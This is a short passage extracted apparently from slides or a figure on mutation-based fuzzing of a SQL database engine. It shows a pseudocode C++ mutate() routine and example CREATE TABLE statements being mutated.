
Mutate(0~n)




```
void B::mutate() {  
    if () {  
        delete D;  
        D = Gen_D();  
    }  
    else if () delete D;  
    else if () D->mutate();  
    else { // Do Nothing }  
  
    if () {  
        delete E;  
        E = Gen_E();  
    }  
    ....  
}
```

Mutate(0~n)

CREATE TABLE t0(c0, c1 INTEGER) STRICT;




Mutate(0~n)



`CREATE TABLE t0(c0, c1 INTEGER) STRICT;`

`CREATE TABLE t0(c0, c1 TEXT) WITHOUT ROWID;`

